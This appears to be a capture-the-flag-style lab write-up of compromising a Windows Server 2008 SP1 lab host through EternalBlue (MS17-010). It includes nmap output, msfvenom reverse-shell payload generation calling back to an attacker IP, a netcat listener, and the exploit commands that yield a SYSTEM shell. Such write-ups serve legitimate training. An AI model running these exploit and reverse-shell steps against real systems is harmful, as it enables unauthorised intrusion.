OffSec Proving Grounds Internal Writeup
Windows Server 2008 SP1 target with nothing usable exposed but SMB. AutoBlue's MS17-010 EternalBlue exploit with the x86 shellcode returns a SYSTEM shell.
Summary

Internal offers no foothold from the outside: SMB accepts a null session but exposes nothing, and the remaining ports are RPC, RDP and a WSD listener. What the nmap scan does give away is the exact build, Windows Server 2008 Standard 6001 Service Pack 1, which is old enough to be missing the MS17-010 patch. Since Metasploit is off limits on the OSCP exam, the tester uses the AutoBlue-MS17-010 repository, compiling the kernel shellcode and merging it with an msfvenom stageless reverse shell. The combined sc_all.bin payload never calls back, but running eternalblue_exploit7.py with the x86 shellcode and twenty groom connections works on the first try. The connection arrives on the netcat listener already as administrator, so no further escalation is required.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
# Nmap 7.98 scan initiated Thu Jan 15 17:22:52 2026 as: nmap -A -vv -oN scans/nmap.initial 192.168.164.40
Increasing send delay for 192.168.164.40 from 0 to 5 due to 84 out of 279 dropped probes since last increase.
Increasing send delay for 192.168.164.40 from 10 to 20 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 192.168.164.40 from 20 to 40 due to 11 out of 16 dropped probes since last increase.
Increasing send delay for 192.168.164.40 from 40 to 80 due to 11 out of 14 dropped probes since last increase.
Nmap scan report for 192.168.164.40
Host is up, received conn-refused (0.14s latency).
Scanned at 2026-01-15 17:22:53 -03 for 131s
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  syn-ack Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Service
|_ssl-date: 2026-01-15T20:25:04+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=internal
| Issuer: commonName=internal
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2025-03-04T23:44:47
| Not valid after:  2025-09-03T23:44:47
| MD5:     00e7 c61b e058 3a1c 5dd7 83e9 ff8a d536
| SHA-1:   622a 8de8 97a5 86e0 ab0b 0b4e 598f 3a79 a239 5431
| SHA-256: 7932 02b5 6f3c 134a 538c a51b 3d7b 9b37 ca6f cb54 eb73 e6d8 941a 2a46 4612 cb43
| -----BEGIN CERTIFICATE-----
| MIIC1DCCAbygAwIBAgIQviKXl59464JJCHwph1JVfTANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhpbnRlcm5hbDAeFw0yNTAzMDQyMzQ0NDdaFw0yNTA5MDMyMzQ0
| NDdaMBMxETAPBgNVBAMTCGludGVybmFsMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAhtCSJ73ndGJEVGbWww3uNkBwwJiNMe5r2MnaOBoWC7kPzYFtkW+2
| HZiAlGZvwdjx6AR9RHQV0W62/fpLtLCC3M+Pq8ZFHsQL82/+FqWQ3wzXZH0cN7lW
| 8vqfp5LteO+0sOphDXRoOJpO9Rh/4/VkKeSgW19O54oJwDQvxfHnCEZgh0eXcCLn
| O9hBwObdQeZOyyCqX6wE8S3KJW+lB2nxgV74HJQvdFDqmuzmYDz2pAdyybiEuLHz
| yoBu6LEb8MGWnVtq0lNVJLS5UuS9juXK1m/OwJgthDg1o+5nQBT/ZNVRTSSIgicu
| MmS1SLjktYrKDjHcgYDnCHkfUmTb/BauswIDAQABoyQwIjATBgNVHSUEDDAKBggr
| BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQEFBQADggEBAGiLSSkKtDGs
| 3Vx9lQifvygkBsJ37rQkKm2A3tDHinGpQhM5EAhqy2K2QR/OZrdI25tYTvW4AmLV
| TZcbh1kCLDGvL2iIA9aEohafMJ/y8Qk5oje1WyPbsekJIZhOlSi8+jEZ7Pld2+4O
| gN2kqzuaymS1yYXEcNSCkRhkoReNqpA2dxqgRJW8dSavpRoY4yFMOnRxIgtW8eJX
| MN0EPh0uTQzkxg5ZtvMHsEXeRFHOlVLqDKZ79SDsdLnZX1vnBZrLlDqu9Kr3X1sD
| wWXmnfdz1yl2AD4CoN6bI8ufcOIRNRi1bnaB1sBb2i/H6FHU48T3PlWXWQM86YMn
| Ru2pc7ZpFfE=
|_-----END CERTIFICATE-----
5357/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         syn-ack Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack Microsoft Windows RPC
49156/tcp open  msrpc         syn-ack Microsoft Windows RPC
49157/tcp open  msrpc         syn-ack Microsoft Windows RPC
49158/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: INTERNAL; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008::sp1, cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Host script results:
| smb2-time:
|   date: 2026-01-15T20:24:56
|_  start_date: 2025-03-05T23:44:46
| smb2-security-mode:
|   2.0.2:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 62384/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 15302/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 14608/udp): CLEAN (Timeout)
|   Check 4 (port 58433/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: INTERNAL, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:86:1b:9c (VMware)
| Names:
|   INTERNAL<00>         Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   INTERNAL<20>         Flags: <unique><active>
| Statistics:
|   00 50 56 86 1b 9c 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_clock-skew: mean: 2h00m00s, deviation: 4h00m00s, median: 0s
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: internal
|   NetBIOS computer name: INTERNAL\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-01-15T12:24:56-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Read data files from: /home/user/Software/nmap-7.98
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan 15 17:25:04 2026 -- 1 IP address (1 host up) scanned in 132.05 seconds
Initial Access
There is absolutely nothing I can do from the outside like this. The smb server accepts null authentication but 0 access to anything. Other ports are just there, can’t do anything with them.
Since I can see the the exact server version from the nmap scan (Windows Server (R) 2008 Standard 6001 Service Pack 1) and it tells me it’s a very old windows version, I immediately pivot to trying those good old smb exploits. I start with eternal blue, the most well known one.
I can’t use Metasploit on the OSCP exam, so I used this github repo.
This is how I prepared all the shellcodes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
(.venv) user@attackbox:~/hacking/tools/AutoBlue-MS17-010/shellcode$ ./shell_prep.sh
                 _.-;;-._
          '-..-'|   ||   |
          '-..-'|_.-;;-._|
          '-..-'|   ||   |
          '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.45.205
LPORT you want x64 to listen on:
53
LPORT you want x86 to listen on:
53
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.45.205 LPORT=53
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.45.205 LPORT=53
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE
I can see it generated a bunch of them:
1
2
3
4
5
6
7
8
9
10
11
12
13
(.venv) user@attackbox:~/hacking/tools/AutoBlue-MS17-010/shellcode$ ls -l
total 80
-rw-r--r-- 1 user user 20305 Jan 15 17:36 eternalblue_kshellcode_x64.asm
-rw-r--r-- 1 user user 19862 Jan 15 17:36 eternalblue_kshellcode_x86.asm
-rw-r--r-- 1 user user  1598 Jan 15 17:36 eternalblue_sc_merge.py
-rw-r--r-- 1 user user  2205 Jan 15 17:39 sc_all.bin
-rw-r--r-- 1 user user  1232 Jan 15 17:39 sc_x64.bin
-rw-r--r-- 1 user user   772 Jan 15 17:39 sc_x64_kernel.bin
-rw-r--r-- 1 user user   460 Jan 15 17:39 sc_x64_msf.bin
-rw-r--r-- 1 user user   962 Jan 15 17:39 sc_x86.bin
-rw-r--r-- 1 user user   638 Jan 15 17:39 sc_x86_kernel.bin
-rw-r--r-- 1 user user   324 Jan 15 17:39 sc_x86_msf.bin
-rwxr-xr-x 1 user user  4578 Jan 15 17:36 shell_prep.sh
Start a netcat listener on port 53:
1
sudo rlwrap nc -lvnp 53
I first tried the exploit using all shellcodes:
1
python3 eternalblue_exploit8.py 192.168.164.40 shellcode/sc_all.bin
But never received a callback. I used it with only the shellcode for x86 architecture, with 20 iteractions:
1
python3 eternalblue_exploit7.py 192.168.164.40 shellcode/sc_x86.bin 20
The output is as follows:
1
2
3
4
5
6
7
shellcode size: 962
numGroomConn: 20
Target OS: Windows Server (R) 2008 Standard 6001 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
As you can see from the screenshot below, it worked and now I’m administrator on the box: